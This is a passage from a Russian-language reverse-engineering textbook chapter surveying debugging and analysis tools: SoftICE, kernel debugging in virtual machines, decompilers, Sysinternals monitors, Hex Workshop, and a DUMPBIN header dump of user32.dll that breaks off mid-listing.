


Рисунок 4.8. Снимок WinDbg, присоединённого к системе для отладки режима ядра.

Numega SoftICE

При прочих равных SoftICE, вероятно, является самым популярным отладчиком среди специалистов по реверс-инжинирингу. Изначально SoftICE создавался как средство разработки драйверов устройств Windows, однако им пользуются и многие специалисты по реверс-инжинирингу. Уникальная особенность SoftICE, действительно отличающая его от WinDbg, - возможность локальной отладки ядра. Теоретически для отладки режима ядра можно обойтись одной системой, однако я не рекомендую этого делать.

SoftICE вызывается нажатием горячей клавиши на отлаживаемой системе; её можно нажать в любой момент независимо от того, чем занята система. Это замораживает систему и открывает экран SoftICE. В нём пользователь может увидеть всё, что система делала в момент нажатия клавиши, пошагово выполнять код режима ядра или пользовательского режима и устанавливать точки останова на любой системный код. SoftICE поддерживает загрузку файлов символов через отдельную программу Symbol Loader; символы можно получать из локального файла или с сервера символов.

SoftICE предлагает десятки команд системной информации, создающих дампы разнообразных структур данных: процессов и потоков, сведений о виртуальной памяти, дескрипторов и объектов и многого другого. SoftICE также совместим с расширениями WinDbg и может преобразовывать DLL расширений, делая их команды доступными в среде SoftICE.

SoftICE - интересная технология, и многие не вполне понимают принцип её работы, поэтому кратко его рассмотрим. По существу SoftICE является драйвером режима ядра Windows. После загрузки он перехватывает драйвер системной клавиатуры и наблюдает за нажатиями клавиш. Обнаружив горячую клавишу SoftICE, по умолчанию `Ctrl+D`, он вручную замораживает текущее состояние системы и получает над ней управление. Сначала поверх всего, что в данный момент показано на экране, рисуется окно. Важно понимать, что это окно никак не связано с Windows, поскольку сама Windows в этот момент полностью заморожена. SoftICE самостоятельно управляет окном и всеми прочими элементами пользовательского интерфейса, необходимыми во время его работы. При открытии SoftICE отключает все прерывания, приостанавливая планирование потоков, и получает управление всеми процессорами многопроцессорной системы. В результате система полностью замирает, и никакой код, кроме самого SoftICE, выполняться не может.

Само собой, локальный запуск отладчика на целевой системе имеет недостатки. Хотя разработчики Numega приложили значительные усилия, чтобы сделать SoftICE как можно более прозрачным для целевой системы, иногда он всё же влияет на неё так, как не повлиял бы WinDbg. Прежде всего работающая система всегда становится немного менее устойчивой. За годы использования я видел десятки синих экранов, связанных с SoftICE. С другой стороны, SoftICE быстр. Независимо от скорости соединения WinDbg всегда кажется несколько медлительным, тогда как SoftICE ощущается гораздо более непосредственным и мгновенно реагирует на ввод. Ещё одно существенное преимущество SoftICE перед WinDbg - отладка пользовательского режима. SoftICE справляется с ней намного лучше, а пользовательские точки останова в нём гораздо надёжнее, чем в WinDbg.

Помимо проблем с устойчивостью, у локальной отладки есть и функциональные недостатки. Лучший пример - код, посредством которого SoftICE показывает своё окно. Любой код, обращающийся к экрану, трудно выполнять в SoftICE по шагам, поскольку он пытается рисовать на экране, пока SoftICE показывает отладочное окно.

> **Примечание.** Многим интересно происхождение названия SoftICE, и оно действительно примечательно. ICE означает in-circuit emulator, "внутрисхемный эмулятор", - популярный инструмент для предельно низкоуровневой отладки. Идея состоит в замене системного ЦП эмулятором, который действует как настоящий процессор и способен выполнять программы, но при этом допускает отладку на аппаратном уровне. Это значит, что процессор можно в любой момент остановить и исследовать его состояние. SoftICE означает Software ICE, то есть название подразумевает программную реализацию внутрисхемного эмулятора.

На рис. 4.9 показан открытый SoftICE. Первоначальный экран Windows остаётся на заднем плане, а в его центре появляется окно SoftICE. Легко заметить, что у этого окна нет рамки и оно полностью отделено от оконной системы Windows.




Рисунок 4.9. NuMega SoftICE, работающий в системе Windows 2000.

Отладка ядра на виртуальных машинах

Поскольку отладка ядра замораживает операционную систему и способна нарушить её устойчивость, настоятельно рекомендуется выполнять её на отдельной системе и никогда не использовать отладчик ядра на основном компьютере. Это может быть затруднительно для тех, кто не может позволить себе дополнительный ПК, или для часто путешествующих людей, которым нужно отлаживать ядро в дороге.

Решение состоит в использовании одного компьютера с виртуальной машиной. Виртуальные машины - программы, которые по существу программно эмулируют полноценное аппаратное обеспечение ПК. Экран гостевой системы показывается в окне основной системы, а содержимое её жёстких дисков хранится в файле на диске основной системы.

Виртуальные машины прекрасно подходят для отладки ядра, поскольку позволяют создавать изолированные системы, ядро которых можно отлаживать в любое время и даже одновременно, если основной системе хватает памяти, совершенно не влияя на её устойчивость.

Кроме того, виртуальные машины предлагают разнообразные дополнительные возможности, привлекательные для тех, кому нужна отладка ядра. Хранение жёсткого диска системы в одном файле на основной машине значительно упрощает управление и резервное копирование. Например, можно сохранить одно состояние системы, а затем изменить конфигурацию; для

возврата к исходной достаточно скопировать первоначальный файл обратно, что намного проще, чем на физической системе. Некоторые продукты виртуализации поддерживают также непостоянные диски, которые при выключении или перезапуске системы отбрасывают всё записанное. Эта возможность идеально подходит для работы с вредоносными программами, которые могут попытаться повредить диск или заразить дополнительные файлы: после выключения системы все внесённые во время её работы изменения исчезают.

Неудивительно, что виртуальные машины требуют от основной системы значительных ресурсов. У неё должно быть достаточно памяти для основной операционной системы, всех работающих поверх неё приложений и памяти, выделенной активным гостевым системам. Объём памяти каждой гостевой системы обычно настраивается пользователем. Что касается ЦП, некоторые виртуальные машины действительно эмулируют процессор, благодаря чему любую систему можно эмулировать на любой платформе, однако это существенно снижает производительность. Более практичный вариант - запускать гостевые операционные системы, совместимые с процессором основной машины, и по возможности исполнять гостевую систему непосредственно на нём. По-видимому, только так можно получить приемлемую производительность, но гостю нельзя просто разрешить напрямую работать на процессоре основной системы: это мешало бы основной операционной системе. Поэтому современные виртуальные машины допускают непосредственное исполнение на процессоре основной машины "проверенных" последовательностей гостевого кода и вмешиваются, когда это необходимо для надёжной изоляции гостевой и основной систем.

За последние годы технологии виртуальных машин для ПК значительно созрели и теперь предлагают быстрое, устойчивое решение тем, кому нужно больше одного компьютера, но не требуется вычислительная мощность нескольких машин. Двумя основными доступными в то время технологиями были Virtual PC корпорации Microsoft и VMWare Workstation компании VMWare Inc. С функциональной точки зрения продукты очень похожи: оба способны запускать операционные системы Windows и другие системы. Одно из различий состоит в том, что VMWare работает также в основных системах не на основе Windows, например Linux, позволяя системе Linux запускать внутри виртуальной машины версии Windows или другие установки Linux. Оба продукта полностью поддерживают отладку ядра посредством WinDbg или NuMega SoftICE. На рис. 4.10 показано окно VMWare Workstation с работающей внутри системой Windows Server 2003.




Рисунок 4.10. Снимок VMWare Workstation версии 4.5, где операционная система Windows Server 2003 работает поверх основной Windows XP.

Декомпиляторы

Декомпилятор - инструмент мечты специалиста по реверс-инжинирингу: он пытается получить из двоичного файла программы представление, похожее на исходный код на языке высокого уровня. Разумеется, восстановить исходный код в точности невозможно, поскольку при компиляции часть сведений всегда удаляется. Объём информации, сохраняющейся в двоичном исполняемом файле, зависит от языка высокого уровня, низкоуровневого языка, в который компилятор переводит программу, и конкретного компилятора. Например, программы .NET, написанные на одном из совместимых с .NET языков и скомпилированные в MSIL, обычно удаётся декомпилировать с неплохим результатом, если к программе не применялась обфускация. Конкретные декомпиляторы платформы .NET рассматриваются в главе 12.

С машинным кодом IA-32 ситуация несколько сложнее. Двоичные файлы IA-32 содержат гораздо меньше высокоуровневой информации, и получить из них достойное представление высокого уровня на момент написания было невозможно. Разрабатывалось несколько декомпиляторов машинного кода, однако ни один пока не сумел продемонстрировать точный высокоуровневый результат. Остаётся надеяться, что в следующие годы положение улучшится. В главе 13 рассматриваются декомпиляторы с упором на декомпиляцию машинного кода и даётся представление об их архитектуре.

Инструменты наблюдения за системой

Наблюдение за системой - важная часть реверс-инжиниринга. Иногда инструменты системного наблюдения позволяют получить ответы на вопросы, вообще не заглядывая в код. Это общая категория средств, которые наблюдают за различными каналами ввода-вывода между приложениями и операционной системой. К ним относятся, например, средства наблюдения за доступом к файлам, показывающие каждую файловую операцию любого приложения системы: создание, чтение, запись и т. д. Для этого перехватываются определённые низкоуровневые компоненты операционной системы и отслеживаются соответствующие вызовы приложений.

Существует немало видов средств системного наблюдения и бесчисленное количество таких программ для Windows. Мои любимые инструменты предлагались на сайте www.sysinternals.com; их написали Марк Руссинович (Mark Russinovich), соавтор авторитетной книги о внутреннем устройстве Windows [Russinovich], и Брайс Когсуэлл (Bryce Cogswell). На сайте бесплатно предоставлялось множество средств, наблюдавших за различными сторонами системы на нескольких уровнях. Например, там были два инструмента для контроля обращений к жёсткому диску: один на уровне файловой системы, другой - на уровне физического накопителя. Ниже приведён краткий обзор самых интересных программ.

• **FileMon.** Наблюдает за всем обменом на уровне файловой системы между программами и операционной системой и позволяет видеть файловый ввод-вывод каждого работающего процесса. С его помощью можно увидеть каждый открываемый файл или каталог и каждую операцию чтения либо записи файла, выполняемую любым системным процессом.
• **TCPView.** Наблюдает за всеми активными сетевыми соединениями TCP и UDP каждого процесса. Обратите внимание: он показывает не сами передаваемые данные, а только список соединений, открытых каждым процессом, вместе с типом соединения (TCP или UDP), номером порта и адресом системы на другом конце.
• **TDIMon.** Похож на TCPView, но наблюдает за сетевым обменом на другом уровне. TDIMon предоставляет сведения о каждой операции уровня сокетов, выполненной любым системным процессом, включая отправку и получение пакетов и т. д.
• **RegMon.** Средство наблюдения за реестром, которое сообщает обо всех обращениях к нему со стороны каждой программы. Оно чрезвычайно полезно для поиска разделов реестра и конфигурационных данных, обслуживаемых конкретными программами.
• **PortMon.** Средство наблюдения за физическими портами, которое отслеживает весь последовательный и параллельный ввод-вывод в системе. Подобно другим программам авторов, PortMon выводит обмен отдельно для каждого системного процесса.
• **WinObj.** Представляет иерархическое отображение именованных системных объектов; сведения о них приведены в главе 3. Инструмент весьма полезен для поиска разнообразных именованных объектов синхронизации и просмотра глобальных системных объектов, например физических устройств.
• **Process Explorer.** Напоминает форсированную версию встроенного диспетчера задач Windows и действительно создавался как его замена. Process Explorer способен показывать процессы, загруженные в их адресные пространства DLL, дескрипторы объектов каждого процесса, подробные сведения об открытых сетевых соединениях, графики загрузки ЦП и памяти и многое другое. Он также выводит некоторые сведения, связанные с кодом, например пользовательские стеки и стеки ядра каждого потока во всех процессах, вместе с символьной информацией, если она доступна. На рис. 4.11 показана часть сведений, которые способен отображать Process Explorer.




Рисунок 4.11. Снимок Process Explorer компании SysInternals.

Инструменты исправления

Исправление двоичных файлов не является деятельностью, относящейся исключительно к реверс-инжинирингу. Исправление - процесс изменения кода в двоичном исполняемом файле, который тем или иным образом меняет его поведение. Оно связано с реверс-инжинирингом потому, что для выбора места исправления нужно понимать исправляемую программу. Почти всегда исправлению предшествует сеанс реверс-инжиниринга, во время которого программа анализируется и находится позиция кода, требующая изменения.

Обычно исправления выполняют взломщики защиты, когда приходит время "починить" защищённую программу. В этой книге инструменты исправления понадобятся вам для взлома нескольких учебных программ crackme.

Hex Workshop

Hex Workshop компании BreakPoint Software, Inc. - неплохой инструмент шестнадцатеричного дампа и исправления файлов и даже целых дисков. Он позволяет просматривать данные в разных форматах и произвольно изменять их. К сожалению, Hex Workshop не поддерживает дизассемблирование и ассемблирование инструкций, поэтому для изменения инструкции в программе я обычно рекомендую OllyDbg, где исправления можно вносить на уровне языка ассемблера.

Помимо исправления Hex Workshop прекрасно подходит для реверс-инжиниринга данных, поскольку умеет преобразовывать данные в организованные структуры. К сожалению, программа не бесплатна; её можно было приобрести по адресу www.bpsoft.com.

На снимке рис. 4.12 показан обычный экран Hex Workshop. Справа видны исходные данные дампа одновременно в шестнадцатеричном и текстовом представлениях. Слева находится средство просмотра структур. Оно принимает определение структуры данных и применяет его для форматированного отображения данных текущего файла. Пользователь может выбрать положение этих структурированных данных внутри файла.




Рисунок 4.12. Снимок Hex Workshop компании BreakPoint Software.

Прочие инструменты реверс-инжиниринга

Ниже рассмотрены различные инструменты, которые не относятся ни к одной из предыдущих категорий.

Средства дампа исполняемых файлов

Дамп исполняемого файла - важный этап реверс-инжиниринга, поскольку понимание содержимого исследуемого файла необходимо, чтобы разобраться в работе программы и её взаимодействии с другими компонентами. Существует множество средств дампа исполняемых файлов. Чтобы пользоваться их результатами, вероятно, потребуется хорошо освоить структуру заголовка PE, подробно рассмотренную в главе 3. В следующих разделах описаны инструменты, которые лично я настоятельно рекомендую.

DUMPBIN

DUMPBIN - консольное средство Microsoft для дампа различных частей файлов Portable Executable. Помимо основных заголовков и списков секций DUMPBIN умеет выводить каталоги импорта и экспорта модуля, таблицы перемещений, символьную информацию и многое другое. В листинге 4.1 приведён обычный результат работы DUMPBIN.

```
Microsoft (R) COFF/PE Dumper Version 7.10.3077
Copyright (C) Microsoft Corporation. All rights reserved.

Dump of file user32.dll

PE signature found

File Type: DLL

FILE HEADER VALUES

             14C machine (x86)
               4 number of sections
        411096B8 time date stamp Wed Aug 04 10:56:40 2004
               0 file pointer to symbol table
               0 number of symbols
              E0 size of optional header
            210E characteristics
                   Executable
                   Line numbers stripped
                   Symbols stripped
                   32 bit word machine
                   DLL

OPTIONAL HEADER VALUES

              10B magic # (PE32)
             7.10 linker version
            5EE00 size of code
            2E200 size of initialized data
                0 size of uninitialized data
            10EB9 entry point (77D50EB9)
             1000 base of code
            5B000 base of data
        77D40000 image base (77D40000 to 77DCFFFF)
             1000 section alignment
              200 file alignment
             5.01 operating system version
             5.01 image version
             4.00 subsystem version
                0 Win32 version
            90000 size of image
              400 size of headers
            9CA60 checksum
                2 subsystem (Windows GUI)
                0 DLL characteristics
            40000 size of stack reserve
             1000 size of stack commit
```

```
          100000 size of heap reserve
            1000 size of heap commit
               0 loader flags
              10 number of directories
            38B8 [    4BA9] RVA [size] of Export Directory
            5E168 [      50] RVA [size] of Import Directory
            62000 [   2A098] RVA [size] of Resource Directory
               0 [       0] RVA [size] of Exception Directory
               0 [       0] RVA [size] of Certificates Directory
            8D000 [    2DB4] RVA [size] of Base Relocation Directory
            5FD48 [      38] RVA [size] of Debug Directory
               0 [       0] RVA [size] of Architecture Directory
               0 [       0] RVA [size] of Global Pointer Directory
               0 [       0] RVA [size] of Thread Storage Directory
            3ED30 [      48] RVA [size] of Load Configuration Directory
              270 [      4C] RVA [size] of Bound Import Directory
             1000 [     4E4] RVA [size] of Import Address Table Directory
            5DE70 [      A0] RVA [size] of Delay Import Directory
               0 [       0] RVA [size] of COM Descriptor Directory
               0 [       0] RVA [size] of Reserved Directory

SECTION HEADER #1

   .text name
   5EDA7 virtual size
    1000 virtual address (77D41000 to 77D9FDA6)
   5EE00 size of raw data
     400 file pointer to raw data (00000400 to 0005F1FF)
       0 file pointer to relocation table
       0 file pointer to line numbers
       0 number of relocations
       0 number of line numbers
60000020 flags
         Code
         Execute Read

  Debug Directories

        Time Type       Size      RVA  Pointer
    -------- ------ -------- -------- --------
    41107EEC cv           23 0005FD84    5F184    Format: RSDS,
             {036A117A-6A5C-43DE-835A-E71302E90504}, 2, user32.pdb
    41107EEC (   A)        4 0005FD80    5F180    BB030D70

SECTION HEADER #2

   .data name

    1160 virtual size
   60000 virtual address (77DA0000 to 77DA115F)
     C00 size of raw data
   5F200 file pointer to raw data (0005F200 to 0005FDFF)
       0 file pointer to relocation table
       0 file pointer to line numbers
       0 number of relocations
       0 number of line numbers
C0000040 flags
         Initialized Data
         Read Write

SECTION HEADER #3

   .rsrc name
   2A098 virtual size
   62000 virtual address (77DA2000 to 77DCC097)
   2A200 size of raw data
   5FE00 file pointer to raw data (0005FE00 to 00089FFF)
       0 file pointer to relocation table
       0 file pointer to line numbers
       0 number of relocations
       0 number of line numbers
```

```
40000040 flags
         Initialized Data
         Read Only

SECTION HEADER #4

  .reloc name

    2DB4 virtual size
   8D000 virtual address (77DCD000 to 77DCFDB3)
    2E00 size of raw data
   8A000 file pointer to raw data (0008A000 to 0008CDFF)
       0 file pointer to relocation table
       0 file pointer to line numbers
